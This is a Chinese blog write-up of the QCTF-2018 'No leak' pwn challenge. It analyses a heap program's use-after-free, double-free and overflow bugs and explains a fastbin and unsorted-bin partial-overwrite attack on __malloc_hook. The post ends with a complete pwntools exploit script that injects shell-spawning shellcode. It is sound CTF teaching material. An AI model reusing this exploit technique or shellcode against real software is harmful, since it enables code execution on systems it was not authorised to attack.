No leak XCTF 4th-QCTF-2018


原创

pipixia233333 于 2019-07-25 11:07:14 发布 524 收藏 1
分类专栏： 栈溢出 堆溢出

本文链接：https://blog.csdn.net/qq_41071646/article/details/97244932


栈溢出 堆溢出 专栏收录该内容
78 篇文章 4 订阅
订阅专栏

这个题真的很好玩 先看一下保护



PIE 和 NX没开 那么我们可以 用shellcode 来写这一道题

先用ida 看一下题目

```
A View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports
  while ( 1 )
  {
    emun();                                 //   my_write("Wellcome To the Heap World\n", 0x1Bu);
                                            //   my_write("1. Create\n", 0xAu);
                                            //   my_write("2. Delete\n", 0xAu);
                                            //   my_write("3. Update\n", 0xAu);
                                            //   my_write("4. Exit\n", 8u);
                                            //   return my_write("Your choice :", 0xDu);
                                            //

    v3 = choice();
    if ( v3 != 2 )
      break;
    dele();                                 // 没有把指针 清0 没有检查是否 free过 可以double free  也可以UAF
  }
  if ( v3 > 2 )
  {
    if ( v3 == 3 )
    {
      edit();                               // size 自己定 可以 堆溢出
    }
    else
```


会发现 没有show 也就是输出函数

但是 dele 函数确实能够 安排很多东西 UAF 等等


而且我们发现 edit 可以自己定size 那么 就可以堆溢出

但是有一点就是

```
my_write("Size: ", 6u);
size = choice();
heap_point = malloc(size);
if ( heap_point )
{
  for ( i = 0; i <= 9 && heap[i]; ++i )
    ;
  if ( i == 10 )
  {
    my_write("List is Full!\n", 0xEu);
    free(heap_point);
  }
  else
  {
    my_write("Data: ", 6u);
    read(0, heap_point, size);
    heap[i] = heap_point;
  }
```


由于指针没有清0 如果我们不自己清0的话 可能直接就gg了 10个堆可能不太好利用，

然后我们可以用 fastbin attack 看看能不能 把我们地址上面的给写进去 我们向上找 看有没有合适的大小



这里发现一个合适的大小

然后可以 在搞一个unsorted bin 然后 在 libc -2.23 里面 malloc hook 和 放unsorted bin bk指针 最后一个字节不一样 我们把最后一个字节改了就可以了

然后再把 unsorted bin的大小给改了 指针改了 然后直接 让堆块申请到malloc hook的地方

然后修改成 我们shellcode 的地址就可以

```
from pwn import *

debug=1

context.log_level='debug'
context.arch='amd64'
shellcode=asm(shellcraft.sh()).ljust(0x73,'\x00')+'\x10'
```

```
shellcode=asm(shellcraft.sh()).ljust(0x73,'\x00')+'\x10'
if debug:
    io=process('./timu')
else:
    io=remote('',)

def add(size,data):
 io.recvuntil("Your choice :")
 io.sendline("1")
 io.recvuntil("Size: ")
 io.sendline(str(size))
 io.recvuntil("Data: ")
 io.sendline(data)

def dele(index):
 io.recvuntil("Your choice :")
 io.sendline("2")
 io.recvuntil("Index: ")
 io.sendline(str(index))

def edit(index,size,data):
 io.recvuntil("Your choice :")
 io.sendline("3")
 io.recvuntil("Index: ")
 io.sendline(str(index))
 io.recvuntil("Size: ")
 io.sendline(str(size))
 io.recvuntil("Data: ")
 io.sendline(data)

if __name__== "__main__":
 add(0x68,'0')
 add(0x68,'1')
 add(0x68,'2')
 dele(1)
 dele(0)
 edit(0,8,p64(0x600ff5))
 add(0x68,'3')
 add(0x68,'4')
 #gdb.attach(io)
 #pause()
 payload='\00'*0x5b
 edit(4,len(payload),payload)
 #gdb.attach(io)
 #pause()

 add(0x68,'0')
 add(0x68,'1')
 add(0x80,'2')
 add(0x68,'3')
 #gdb.attach(io)
 #pause()
 dele(3)
 dele(0)
 dele(2)
 edit(0,1,'\x30')
 edit(2,1,'\x05')
 payload='\x00'*0x68+'\x71'
 edit(1,len(payload),payload)
 #gdb.attach(io)
```

```
#pause()
add(0x68,'5')
add(0x68,'6')
add(0x68,'7')
edit(4,len(shellcode),shellcode)
edit(7,8,p64(0x601005))
#gdb.attach(io)
#pause()
#edit(2,)
io.sendline('1')
io.sendline('1')
io.interactive()
io.close()
```